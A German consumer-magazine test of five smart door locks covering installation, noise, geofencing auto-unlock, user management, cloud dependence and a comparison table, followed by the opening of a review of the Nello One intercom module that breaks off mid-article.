Wer sich mehr Sicherheit wünscht, bestellt unsere Testkandidaten mit Sicherheits- oder Hochsicherheitszylindern. Sie widerstehen mechanischen Aufbruchversuchen wie Lock-Picking, Aufbohren und Schlagschlüsseln besser, sind aber auch deutlich teurer. Gerade in Mietwohnungen ist deshalb eine Abwägung zwischen Preis und Sicherheit ratsam: Für einen soliden Schutz vor Einbrechern muss auch der Rest der Tür mitspielen. Bei vielen Einbrüchen kommt ein Brecheisen zum Einsatz. Die Sicherheit hängt dann von der Türzarge und deren Schließblech ab und nicht vom Schloss. Da Nuki und Eqiva die vorhandenen Schlüssel nutzen, hat man hier eine beliebige Auswahl, um leichter zwischen Sicherheitsbedürfnis und Preis abzuwägen.

Die Funkverbindung zwischen Schlössern, ihren Apps und Keypads oder Fernbedienungen stellt eine weitere Angriffsfläche dar. Erfreulicherweise nutzt keines der Geräte des Tests eigene proprietäre Funkstandards. Stattdessen kommt bei allen Bluetooth 4.0 mit dessen Sicherheits-Features wie einer 128-Bit-AES-Verschlüsselung zum Einsatz. Dank Mechanismen wie Rolling-Codes funktionieren beispielsweise Replay-Angriffe nicht. Sollte ein Hacker jedoch die erstmalige Kopplung zwischen Smartphone und Schloss belauschen, so erleichtert ihm das theoretisch spätere Angriffe auf die Bluetooth-Verschlüsselung.

Die Kommunikation der Apps oder WLAN-Brücken mit den Servern ist zusätzlich mittels SSL/TLS verschlüsselt.

Profilhacker mit entsprechendem Equipment sind vielleicht trotzdem in der



Für einige Testkandidaten gibt es Zubehör wie Fernbedienungen, Keypads und Powerbanks zum Aufladen.

Lage, die Schlösser anzugreifen, doch die würden wohl eher gleich das Smartphone als lohnenderes Ziel ins Visier nehmen. Zudem muss ein Einbruch vor allem schnell gehen, weshalb die Täter wahrscheinlich eher einfach die Tür oder ein Fenster aufhebeln dürften, statt sich minuten- oder stundenlang mit einem Laptop in Funkreichweite neben die Haustür setzen.

Geringer Widerstand

Das Drehmoment der Motoren entspricht etwa der Kraft, die ein Erwachsener mit einem Schlüssel auf ein Schloss ausübt. In den Türen unseres Tests ließen sich die Schließzylinder leichtgängig drehen, so dass die Smartlocks sie stets zuverlässig ver- und entriegelten.

In Altbauten oder bei schweren Türen mit Holzrahmen können aufgrund von Temperatur- oder Luftfeuchtigkeitschwankungen Verspannungen auftreten, die die Türfalle oder Schlossriegel schwergängig werden lassen. Für Türen, an denen man ziehen oder drücken muss, um sie aufzuschließen, sind unsere Testkandidaten ungeeignet, da ihre Motoren zu schwach sind – eQ-3 weist als einziger Hersteller in der Einbauanleitung darauf hin. Mit mäßig schwergängigen Schlössern kommen unsere Testkandidaten zwar zurecht, doch der größere Kraftaufwand wirkt sich merklich auf die Laufzeit der Akkus oder Batterien aus.

Bei der Schließgeschwindigkeit sind die Motorschlösser ungefähr so schnell wie ein Mensch. Für zweifaches Umschließen brauchten das Eqiva und das Nuki in unseren Tests knapp fünf Sekunden. Je nach Schließweg der eigenen Tür kann dieser Wert leicht abweichen. Das Danalock V3 und das Yale Entr sind mit rund drei Sekunden etwas flotter.

Allen Schlössern gemein ist ihr Motorgeräusch, das von der Tonalität und der Lautstärke einem kleinen Akkuschauber entspricht – in Büros oder größeren Familien ist das bei häufigem Kommen und Gehen schon ein Nervfaktor. Von unseren Testkandidaten war das Eqiva am lautesten, dicht gefolgt vom Nuki. Das Yale Entr und das Danalock sind etwa gleichauf und etwas leiser. Die subjektive Lärmbelästigung hängt aber auch von der eigenen Haustür ab, die die Schwingungen als Resonanzkörper mitunter deutlich verstärkt.

Von Geisterhand

Die Schlösser von Danalock und Nuki unterstützen automatisches Aufschließen. Die Idee klingt zunächst genial: Sobald man zu Hause ankommt, verbindet sich das Smartphone über Bluetooth mit dem Schloss und öffnet sofort die Tür, ohne dass man auch nur einen Finger krümmen muss.

Die technische Umsetzung hat in der Praxis aber damit zu kämpfen, dass nur aufgeschlossen werden soll, wenn man unterwegs war und heimkommt und nicht jedes Mal, wenn man mit dem Smartphone in der Tasche daheim durch den Flur geht. Für diese Unterscheidung nutzen die Smartlocks Geofencing, für das man in den Apps den Standort der Haustür festlegt.

Die Apps überwachen fortan den Standort des Smartphones und erkennen so, wann das Zuhause verlassen wurde. Erst danach beginnen sie zu überprüfen, wann man wieder heimkehrt. Bei der Rückkehr in den Geofence-Bereich scannen die Apps nach dem Bluetooth-Signal das Schloss und senden sofort den Befehl zum Öffnen, sobald die Funkverbindung steht. Wer vollgepackt mit Einkaufstaschen nach Hause kommt und ungehindert hereinspazieren kann, wird das Feature lieben.

Doch im Alltag führen Einschränkungen von Android und iOS zu unerwünschten Nebenwirkungen beim Geofencing. Zwar funktionieren Apps mit häufigen Standortabfragen auf iPhones recht zuverlässig, doch das wirkt sich auf die Akkulaufzeit des Telefons aus.



Burg Wächter secuEntry easy

Burg Wächter ist an sich eher auf Schließanlagen und deren Nutzerverwaltung spezialisiert als auf Smart-home-Komponenten. Die Smartphone-App wirkt etwas altbacken und versprüht eher Administrator-Charme als ein modernes Lebensgefühl. Wenn man in das optionale Keypad investiert, lässt sich das Schloss komfortabler und auch offline nutzen. Das etwas teurere Modell mit dem Zusatz „pro“ anstelle von „easy“ erlaubt zusätzlich, den Zugang zeitlich zu beschränken.

Als einziger Testkandidat hat das secuEntry easy keinen Motor. Zum Umschließen muss der Nutzer sich per App oder je nach Zubehör mit einer PIN oder dem Fingerabdruck legitimieren. Erst dann greift der sonst frei drehende Knauf auf der Außenseite der Tür in den Schließzylinder.

Das ist zwar nicht so komfortabel wie bei den anderen Testgeräten, dafür ist das secuEntry easy mit weitem Abstand das schlankeste Schloss im Test. Zudem soll es laut Hersteller mit seinen drei LR6-Batterien rund 40.000 Schließvorgänge durchhalten, womit es die anderen Smartlocks um Welten schlägt. Weniger gut gefallen hat uns, dass für Zusatzfunktionen in der App oder am Keypad ein Aufpreis fällig wird.

- 👆 lange Batterielaufzeit
- 👆 kompakt
- 👇 spärliche App



Danalock V3

Von den getesteten Motorschlössern ist das Danalock das kompakteste, da es keinen Schlüssel aufnehmen muss, sondern nur einen schmalen Metallstift des eigenen Schließzylinders. Die vier CR123A-Batterien finden ebenfalls im runden Gehäuse Platz. Nachteil der kompakten Bauweise: Die Batterien sind etwas teuer.

Neben den geringen Abmessungen gefällt das Danalock durch sein hochwertiges Aussehen. Unklar bleibt, warum der Hersteller dem matten Alu-Look einen Grünstich spendiert hat, der farblich praktisch zu keinem gängigen Türbeschlag passt. Mit dem in der Länge verstellbaren Zylinder lässt sich das Danalock zwar theoretisch in jede Tür einbauen, bei unseren Stichproben klappte das jedoch nicht immer. Mit dem teureren Maßzylinder verliert das Schloss seinen Status als günstigstes Testgerät.

Die Steuerung über die App klappte zuverlässig. Einzig das automatische Aufschließen mittels Geofencing bereitete – wie auch bei den anderen Testkandidaten prinzipbedingt – gelegentlich Probleme. Wer das Schloss ohne die App nutzen möchte, greift zur Variante mit Z-Wave, Zigbee oder Homekit und bindet sie in die eigene Smarthome-Zentrale ein. Ein Fernzugriff oder die alternative Steuerung über ein Web-API fehlt derzeit noch, der Anbieter hat aber die dafür nötige WLAN-Bridge bereits angekündigt.

- 👆 kompakt
- 👆 Funktionsumfang
- 👇 wenig Zubehör



eQ-3 Eqiva

Das Eqiva wird wie auch das Nuki-Schloss mit einer Klemmvorrichtung aus Kunststoff auf dem vorhandenen Schließzylinder montiert. Damit es fest sitzt, muss dieser 8 bis 15 mm über den Beschlag hinausragen. Da auch das Eqiva den bestehenden Schlüssel dreht, ist der Kauf eines Schließzylinders mit Notöffnungsfunktion absolut empfehlenswert. Dies gilt ebenso, wenn der vorhandene Zylinder zu kurz für die Klemmontage ist.

Durch das matte Weiß und das etwas lieblose Design wirkt das Eqiva weniger schick und deutlich wuchtiger als die anderen Schlossantriebe des Tests. Bei der Geräuscentwicklung ist es ebenfalls Schlusslicht. Zu alledem folgt dem Motorgeräusch nach jedem Schließvorgang noch ein Piepton, der Mitbewohner und Nachbarn stören dürfte und sich nicht abschalten lässt.

Auch wenn man bei eQ-3 gewöhnlich an das Smart-Home-System Homematic denkt, ist das Eqiva ein Standalone-Produkt, das Bluetooth-Funk nutzt.

Das Eqiva lässt sich mit bis zu acht Smartphones steuern. Die zugehörige App wartet zwar nicht mit besonders vielen Funktionen auf, ist aber übersichtlich und leicht zu bedienen.

- ➡ leichter Einbau
- ➡ keine Registrierung
- ➡ groß und recht laut



Nuki

Das Nuki-Schloss lässt sich an Türen mit herkömmlichen Europrofilzylindern montieren. Sofern der zwischen 3 und 6 mm über den Beschlag ragt, wird daran mittels Klemmschrauben ein Halteblech angebracht. Für versenkte Schlosszylinder liegt ein Halteblech bei, das mit doppelseitigem Klebeband auf den Beschlag geklebt wird.

Da das Nuki den kompletten Schlüsselkopf aufnehmen muss, ist es im Durchmesser etwas größer als die Motorschlösser mit eigenem Zylinder. Die vier LR6-Batterien sind in ein schwarzes Gehäuse unterhalb der Mechanik ausgelagert. Dank des schicken Designs wirkt es kaum pummeliger als das Entr von Yale.

Die App ist übersichtlich und intuitiv zu bedienen. Mit einer Nutzerverwaltung, Zeitfenstern, automatischem Abschließen nach einer einstellbaren Zeit und dem Auto-Unlock via Geofencing bietet die App zudem viele Funktionen. Das automatische Aufschließen beim Annähern an die Tür funktionierte aufgrund der Einschränkungen von Android und iOS bei der Standortabfrage jedoch nicht immer zuverlässig.

Mit separat erhältlichen Handsendern lässt sich Nuki auch ohne App steuern. Zudem bietet der Hersteller eine WLAN-Bridge an, die die Steuerung des Schlosses im internen Netz über HTTP-Requests ermöglicht. So lässt es sich in Smarthome-Zentralen und eigene Apps integrieren. Damit niemand den Authentifizierungstoken abfängt, muss das WLAN-Passwort stark genug sein. Das genutzte API wird detailliert beschrieben.

- ➡ Funktionsumfang
- ➡ leichter Einbau
- ➡ groß und etwas langsamer




Yale Entr

Das Yale Entr kommt mit eigenem Schließzylinder und robuster Mechanik. Das glänzend weiße und schwarze Plastik sieht etwas billig aus. Im nach unten verlängerten Gehäuse steckt wie bei Nuki der Stromspeicher. Yale nutzt einen internen Akku, der sich über eine Micro-USB-Buchse aufladen lässt. Das geht aber nur mit dem originalen Netzteil und nicht mit herkömmlichen USB-Powerbanks. Wer keine Kabelschaukeln zwischen Schloss und Steckdose wünscht, ist auf Yales eigenes akkubetriebenes Ladegerät angewiesen – mit einem Preis von rund 50 Euro kein Schnäppchen.

Als weiteres Zubehör gibt es Fernbedienungen für den Schlüsselanhänger sowie ein PIN-Code/Fingerabdruck-Leser für die Außenmontage und ein USB-Dongle, um das Schloss auf Werkseinstellungen zurückzusetzen. Letzteres fanden wir befremdlich, weil der Dongle mit rund 60 Euro ziemlich teuer ist und solch eine Funktion, auch wenn man sie wohl nie brauchen wird, ins Gerät gehört.

Gut gefallen hat uns, dass man das Entr an den Sensortasten des Geräts umfangreich konfigurieren kann. Wer in das Keypad oder die Fernbedienung investiert, kann das Entr auch ohne App, Nutzerkonto und Cloud-Dienste nutzen. Ein kleiner Nachteil: Das Keypad piept bei jeder Öffnung des Schlosses, was besonders nachts für Ärger mit den Nachbarn sorgen könnte. Ebenfalls einmalig in unserem Test: Mithilfe eines Magneten am Türrahmen erkennt das Schloss, ob die Tür offen oder geschlossen ist.

- ➡ gute Mechanik
- ➡ viel Zubehör
- ➡ teuer



Zu jedem der getesteten smarten Türschlösser bekommt man eine App, um es vom Smartphone aus steuern zu können (von links: Burg Wächter, Danalock, eQ-3, Nuki und Yale).

Android ist beim Stromsparen seit Version 6 sehr restriktiv: Im Hintergrund laufende Apps dürfen den Standort nur in bestimmten Intervallen abfragen, und bei ausgeschaltetem Display verlängert sich zusätzlich das Zeitfenster, in denen Apps das Betriebssystem für eine Standortabfrage überhaupt aufwecken dürfen. Das Geofencing der Nuki- und der Danalock-App hatte daher keine spürbaren Auswirkungen auf die Akkulaufzeit. Die Kehrseite: Gelegentlich erkannten die Apps nicht rechtzeitig, dass wir vor der verschlossenen Haustür standen, und wir mussten das Schloss manuell in der App öffnen.

Weit unangenehmer kann es werden, wenn man zwischenzeitlich schon per Schlüssel selbst aufgeschlossen hat und das Smartphone erst einige Minuten später aufwacht und den Standort aktualisiert. Obwohl man bereits zu Hause ist, spulen die Apps ihre Coming-Home-Routine ab und öffnen die Tür erneut. Dies bescherte dem Autor einen plötzlichen und unerwarteten freien Blick in den Hausflur des Mehrfamilienhauses, während er bei offener Badezimmertür in der Badewanne saß ...

Technisch lassen sich solche Fehlöffnungen nur schwer vermeiden, weil die Apps und die Schlösser nur erkennen, dass sie sich in Reichweite befinden, nicht aber, ob sich das Handy von außen oder von innen nähert. Für das Danalock ist deswegen ein gesonderter Bluetooth-Beacon erhältlich, der diese Unterscheidung ermöglichen soll. Da wir während unserer Tests nur eine einzige Fehlöffnung hatten und die Bluetooth-Reichweiten stark von der jeweiligen Wohnung abhängen, können wir nicht bewerten, wie gut das Sys-

tem mit zusätzlichem Beacon funktioniert.

Burg Wächter geht vielleicht auch deshalb einen anderen Weg: Die App des secuEntry easy prüft, wann sich das Smartphone mit dem heimischen WLAN verbindet, und gibt dann den Türknopf über einen Bluetooth-Befehl automatisch für eine einzelne Öffnung frei. Theoretisch kann auch hier beispielsweise durch WLAN-Verbindungsabbrüche eine ungewollte Entsperrung auftreten. Da das secuEntry easy keinen Motor hat und man dem Drehknopf nicht ansieht, ob er sperrt oder nicht, ist das Risiko ungewollten Besuchs hier aber geringer. Wer Fehlöffnungen grundsätzlich ausschließen will, schaltet die Funktion in den Apps aus.

Zweit- bis Zehntschlüssel

Bei kleinen Firmen, Vereinen und größeren Familien gehen verlorene Schlüssel schnell ins Geld. Hier sind die smarten Schlösser im Vorteil. Ihre virtuellen Schlüssel lassen sich in ausreichend hoher Anzahl anlegen und sind mechanischen Schlüsseln auch in der Flexibilität weit überlegen: In den Apps unserer Testkandidaten lassen sich Benutzer anlegen, die entweder einen dauerhaften oder einen zeitlich begrenzten Zugang haben. Wenn beispielsweise der Nachbar im Urlaub die Blumen gießen soll, erteilt man ihm eine Freigabe für zwei Wochen; die Haushaltshilfe wiederum darf nur an bestimmten Wochentagen zu bestimmten Zeiten hinein und die Schwiegermutter grundsätzlich nicht am Wochenende.

Benutzer und Zugriffszeiten lassen sich bei unseren Testkandidaten in den zugehörigen Apps anlegen, ändern und

wieder löschen. Zutrittsberechtigte müssen dann einfach nur die jeweilige Schloss-App installieren. An den Schloss- und Administrator-Einstellungen können sie nichts verändern. Bei den Schlössern von Yale und Burg Wächter geht die Nutzerverwaltung alternativ auch mit den optionalen Key-Pads und somit ohne App.

Die Geräte von Burg Wächter, eQ-3, Nuki und Yale speichern die berechtigten Nutzer-IDs offenbar direkt im Schloss. Entzieht man jemandem das Schließrecht, ist die Änderung sofort gültig. Das Danalock V3 geht einen anderen Weg: Die Apps aller Nutzer weisen sich gegenüber dem Schloss mit einem Kommunikationsschlüssel aus. Der hat eine in der App einstellbare Gültigkeit von wenigen Minuten bis zu einem Jahr. Wird ein Nutzer entfernt, kann er bis zum Ablauf des Kommunikationsschlüssels weiterhin schließen. Als Abhilfe startet der Hauptnutzer in der App manuell ein Schlüssel-Update, das nur den verbliebenen berechtigten Nutzern automatisch neue Kommunikationsschlüssel in die App überträgt.

Wolkenschloss

In fast allen Apps unserer Testkandidaten lassen sich die Schließprotokolle einsehen. Das mag beispielsweise für Eltern praktisch sein, die sicherstellen wollen, dass der pubertierende Nachwuchs wirklich vor zwölf von der Party zurück war. Die Daten landen bei einigen Geräten aber auch beim Hersteller des Schlosses. Falls bei der Ersteinrichtung ein Nutzer-Account angelegt wird, kann man dafür eine eigens angelegte E-Mail-Adresse nutzen und muss nicht seinen realen Namen preisgeben. Aber will man das

Smartlocks

Modell	secuENTRY easy 5601	Danalock V3	Eqiva	Nuki	Entr
Hersteller	Burg Wächter	Danalock	eQ-3	Nuki	Yale
Technische Daten					
Funktionsstandards / optional	Bluetooth LE / WLAN	Bluetooth LE / Zigbee, Z-Wave	Bluetooth LE / –	Bluetooth LE / WLAN	Bluetooth LE / –
Abmessungen (B × H × T)	35 mm × 35 mm × 60 mm	60 mm × 60 mm × 65 mm	56 mm × 118 mm × 60 mm	60 mm × 110 mm × 60 mm	55 mm × 150 mm × 54 mm
vorhandener Schließzylinder nutzbar	–	✓ (nur bei Doppelzylindern mit Not- und Gefahrenfunktion und nach Bearbeitung des Schlüssels)	✓ (Doppelzylinder mit Not- und Gefahrenfunktion empfohlen)	✓ (Doppelzylinder mit Not- und Gefahrenfunktion empfohlen)	–
Gewicht	371 g	200 g	318 g	460 g	445 g
Batterien / Akku	2 × LR6 / unterstützt	4 × CR123A / –	3 × LR6 / unterstützt	4 × LR6 / unterstützt	– / ✓
Laufzeit	rund 40.000 Öffnungen	bis zu einem Jahr	bis zu einem Jahr	über 6 Monate	rund 3 Monate
Funktionen					
Tür abschließen / Tür aufschließen / Tür öffnen	✓ / ✓ / ✓ (jeweils per Drahtknopf)	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
automatisches Öffnen bei Ankunft	✓	✓	–	✓	–
automatisches Verriegeln / Zeit einstellbar	– / –	✓ / ✓	✓ / –	✓ / ✓	✓ / –
Nutzerverwaltung / zeitl. Begrenzung	✓ / – (gegen Aufpreis)	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Smartwatch-Unterstützung	–	–	–	✓ (Wear OS, iOS)	–
Fernzugriff	–	✓ (bislang nur bei Anbindung an eine Smarthome-Zentrale)	–	✓ (nur mit WLAN-Bridge)	–
Sicherheitsmerkmale	BT-Verschlüsselung, Hochsicherheitszylinder	BT-Verschlüsselung, Hochsicherheitszylinder, HTTPS-Verbindung zum Server	BT-Verschlüsselung, Hochsicherheitszylinder	BT-Verschlüsselung, Hochsicherheitszylinder, HTTPS-Verbindung zum Server	BT-Verschlüsselung, Hochsicherheitszylinder
Zubehör					
WLAN-Bridge	–	in Kürze erhältlich	–	✓ (100 €)	–
Fernbedienung	✓ (35 €)	–	–	✓ (40 €)	✓ (30 €)
Fingerabdrucksensor	✓ (100 € Aufpreis)	–	–	–	✓ (175 €)
Code-Pad	✓ (enthalten)	–	–	–	✓ (75 €)
Sonstiges	–	Bluetooth-Beacon (25 €)	–	–	Powerbank (90 €), Reset-Tool (55 €)
Konnektivität					
Cloud / ohne Cloud nutzbar	✓ / ✓	✓ / eingeschränkt	– / ✓	✓ / eingeschränkt	✓ / ✓
Amazon Alexa / Google Assistant / IFTTT / Apple HomeKit	– / – / – / –	– / – / – / ✓	– / – / – / –	✓ / ✓ / ✓ / –	– / – / – / –
Zugriff über APIs	–	–	–	✓	–
Bewertung					
Einbau	○	○	⊕	⊕	○
Funktionsumfang	○	⊕⊕	○	⊕⊕	⊕
App	○	⊕	○	⊕	○
Bedienung am Schloss	–	–	⊕	⊕	⊕
Preis	390 €	ab 150 €	50 €	230 €	260 €
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe					

automatische Auf- und Zuschließen benutzen, muss für das Geofencing der Wohnsitz angegeben werden – nicht gerade jedermanns Sache.

Sofern man das Danalock V3 in der Zigbee- oder Z-Wave-Variante besitzt, lässt es sich in die eigene Smarthome-Zentrale einbinden und darüber Schließbefehle absenden. Deinstalliert man anschließend die App, werden keine Daten mehr zum Hersteller übertragen. Ähnliches funktioniert beim Nuki: Über die optionale Nuki-Bridge lässt sich das Smartlock über HTTP-Requests ansprechen und so mithilfe von Smarthome-Zentralen oder Apps wie Tasker steuern. Die Nuki-App wird dann nicht mehr benötigt. Da die Bridge ihrerseits mit Cloudservern kommuni-

ziert, muss man ihr zudem im Router den Internetzugang blockieren. Die Steuerung von Danalock und Nuki funktioniert anschließend nur noch über das heimische Netzwerk, was den Fernzugriff und die Nutzerverwaltung lahmgelegt.

Das Eqiva von eQ-3 kommt ohne Registrierungszwang und Hersteller-Cloud aus. Sofern man die Schlösser secuEntry easy von Burg Wächter und das Yale Entr nur mit Handsendern oder dem optionalen PIN-Pad betreibt, erlauben auch sie eine anonyme Nutzung ohne Webzugang.

Fazit

Besonders an stark frequentierten Türen machen sich smarte Schlösser durch ihre Flexibilität und den Komfortgewinn

schnell bezahlt. Wer in Büros oder Vereinen ohne Cloud und Smartphone-App auskommen will, greift zu den Schlössern von Burg Wächter oder Yale und ihren optional erhältlichen PIN-Pads oder Fingerabdrucksensoren – muss dann aber etwas tiefer in die Tasche greifen.

Einen günstigen Einstieg bietet das Eqiva von eQ-3, sofern man sich mit dem geringeren Funktionsumfang und der etwas spartanischen App anfreunden kann.

Smarthome-Enthusiasten sind mit dem Danalock V3 und dem Nuki gut beraten. Die haben einen großen Funktionsumfang und lassen sich mit Smarthome-Zentralen koppeln und über Dienste wie IFTTT oder digitale Assistenten steuern.

(spo@ct.de) **ct**



Persönlicher Türsteher

Gegensprechanlage smart gemacht

Was nützt das Smart Lock an der eigenen Wohnungstür, wenn man in einem Mehrfamilienhaus weiterhin einen Schlüssel benötigt, um überhaupt ins Haus zu kommen? Das Start-up Nello verspricht Abhilfe.

Von Nico Juran

Bewohner eines Einfamilienhauses brauchen nur eines der im vorangehenden Artikel getesteten vernetzten Schlösser zu installieren, um ohne Schlüssel in ihren Wohnbereich zu kommen. Doch in einem Mehrfamilienhaus muss man erst einmal in den Hausflur gelangen. Nellos Modul „Nello One“ verbindet zu diesem Zweck die Gegensprechanlage in der Wohnung per WLAN mit dem Internet. Über eine App auf dem

Smartphone lässt sich die Hauseingangstür dann ohne Schlüssel öffnen.

Nicht nur den Bewohnern verschafft Nello One Zutritt zum Haus: Über ein integriertes Nutzer-Management kann man virtuelle Schlüssel beispielsweise an Freunde, Pizza-Lieferanten und Paketboten weitergeben. In Kombination mit smarten Türschlössern lässt sich schließlich der komplett schlüssellose Zugang bis in die Wohnung realisieren. Gerne hätten wir uns zum Vergleich das ähnlich arbeitende „Türsprechanlagen IP Upgrade“ DoorBird D301A angeschaut. Diese Lösung ist aber erst ab Ende Mai erhältlich, ein Testexemplar war vorab nicht zu bekommen. Wir reichen den Test daher nach.

Prinzip Smart

Installiert wird Nello One an der Gegensprechstelle in der Wohnung. Bei unserem Test kam es dabei an einem analogen Siedle HTA 811-0 und einem Bussystem von Legrand zum Einsatz.

Nello bietet in seiner Heimatstadt München einen Installationsservice an; ansonsten geht das Unternehmen davon aus, dass der Kunde das One selbst installiert. Kurz gesagt, öffnet man dafür das Gegensprechtelefon, verbindet ein 5 cm x 6 cm großes Modul über maximal sieben Kabel mit der vorhandenen Elektronik und schließt das Telefon wieder.

Laut Nello ist weder für Installation noch Betrieb eine Genehmigung des Vermieters nötig. Diese Behauptung stößt bei der Konkurrenz allerdings auf massiven Widerspruch, demnach soll man durch die Nutzung sogar eine Straftat begehen. Wir haben den rechtlichen Aspekten daher den Kasten „Haus(tür)recht“ auf Seite 118 gewidmet.

Schnell installiert

Auf der Nello-Website kann man vorab prüfen, ob das One mit der eigenen Anlage kompatibel ist. Erfasst sind Gegensprechanlagen von über 80 Herstellern. Bei der Ersteinrichtung hilft die für Android und iOS kostenlos erhältliche App, die den User Schritt für Schritt durch die Installation führt. Ein Benutzerkonto bei Nello ist stets notwendig.

Zufällig verwendeten wir mit dem HTA811 das gleiche Gegensprechtelefon wie Nello in seinem Beispielvideo – und erlebten so, wie sehr Präsentation und Wirklichkeit voneinander abweichen können: Waren im Video alle Kabel fein säuberlich verlegt, herrschte in unserem Te-

lefon solch ein Kabelchaos, dass sich die vorgeschlagene Kabelführung nicht umsetzen ließ.

Eine Installation des One im Gehäuse des Gegensprechtelefons war mangels Platz keine Option. Allerdings scheint auch Nello davon auszugehen, dass das Modul in der Regel außen über dem Gegensprechkästchen platziert wird. Dann fragt man sich aber, wieso dessen Gehäuse schwarz ist und nicht weiß, was bei vielen Wohnungen besser zur Wand und zum Telefon passen dürfte.

Immerhin war die Installation am HTA811 in wenigen Minuten durchgeführt. Generell galt dies auch für die Anlage mit Bussystem, allerdings hätten wir uns in diesem Fall noch zwei Kabel mit etwas größerem Durchmesser im Lieferumfang gewünscht. Die beiliegenden Strippen sind etwas dünn für die im Telefon genutzten Klemmen.

Apropos Kabel: An der bestehenden Verkabelung muss man nichts ändern, sodass der ursprüngliche Funktionsumfang der Gegensprechanlage vollständig erhalten bleibt. Man kann sie also weiterhin nutzen und Besuchern per Knopfdruck die Haustür öffnen.

Ist alles verdrahtet, ist Warten angesagt. Für den Betrieb nutzt One nämlich weder Netzstrom noch eine Batterie, sondern speichert den von der Gegensprechanlage bereitgestellten Strom in einem Superkondensator. Ist der nach rund zwei Minuten ausreichend geladen, übermittelt man die WLAN-Zugangsdaten. Hierfür gibt man diese in die App ein, die sie dann ihrerseits über das Smartphone-Display per Lichtcode an das One morst. Telefongehäuse wieder aufgesetzt, fertig.

Im Praxistest

Beim Nello One lässt sich die Haustür auf unterschiedliche Weise öffnen. Die simpelste ist das manuelle Auslösen des Türsummers über die App. Das funktionierte im Test problemlos, die Haustür öffnete sich durchschnittlich zwei Sekunden nach Betätigung des virtuellen Sliders. Allerdings muss man dafür erst einmal das Handy herauskramen, es entsperren und die App starten.

Laut Hersteller ist diese Funktion aber „besonders praktisch, wenn der Postbote oder Lieferdienst klingelt und Du nicht zu Hause bist“. Das ist schwer nachvollziehbar: Zwar informiert Nello per Push Notification, wenn jemand klingelt. Das System kann aber weder sagen, wer

vor der Tür steht, noch lässt sich mit der betreffenden Person über One sprechen.

Weiterhin lässt sich in der App über die sogenannte „Time Window“-Funktion ein beliebiges Zeitfenster einstellen. Ist dieses aktiv, öffnet One jedem, der bei dem Nutzer klingelt. Dabei hat Nello nach eigenen Angaben One so programmiert, dass es immer mit einer unterschiedlichen Verzögerung öffnet, damit Dritte nicht erkennen, dass hier in Wirklichkeit das Modul öffnet. Im Test erwies sich das Zeitfenster als praktisch, als ein Freund während unserer Abwesenheit etwas in unseren Briefkasten im Hausflur werfen wollte.

Die Funktion lässt sich natürlich auch nutzen, um Post- und Paketboten Zutritt zum Haus gewähren. Nello bewirbt sogar offensiv die Möglichkeit, in Abwesenheit Pakete, für die keine Unterschrift benötigt wird, auf der Fußmatte vor der Wohnungstür ablegen zu lassen. Zusammen mit AXA bietet das Unternehmen für 49 Euro im Jahre eine Versicherung an, mit der die Sendungen ab dem Zeitpunkt der Zustellung bis zum Ende des betreffenden Tages gegen Diebstahl, Feuer, mut- und böswillige Beschädigungen versichert sind – bis zu einem Gesamtwarenwert von 500 Euro für alle Pakete, die gleichzeitig vor der Tür liegen.

Da man üblicherweise nicht genau weiß, wann der Paketbote kommt, muss man das Zeitfenster allerdings so einstellen, dass das System über Stunden jeden ins Haus lässt, der klingelt. Das hinterlässt ein merkwürdiges Gefühl. Immerhin versichert Nello, dass dies aus juristischer Sicht kein Problem sei – weshalb wir darauf im Kasten „Haus(tür)recht“ ebenfalls eingehen.


Zudem bekommt der Klingelnde nicht mit, dass niemand zu Hause ist, was womöglich dann doch wieder eine erfolgreiche Zustellung verhindert.

Auf Knopfdruck drin

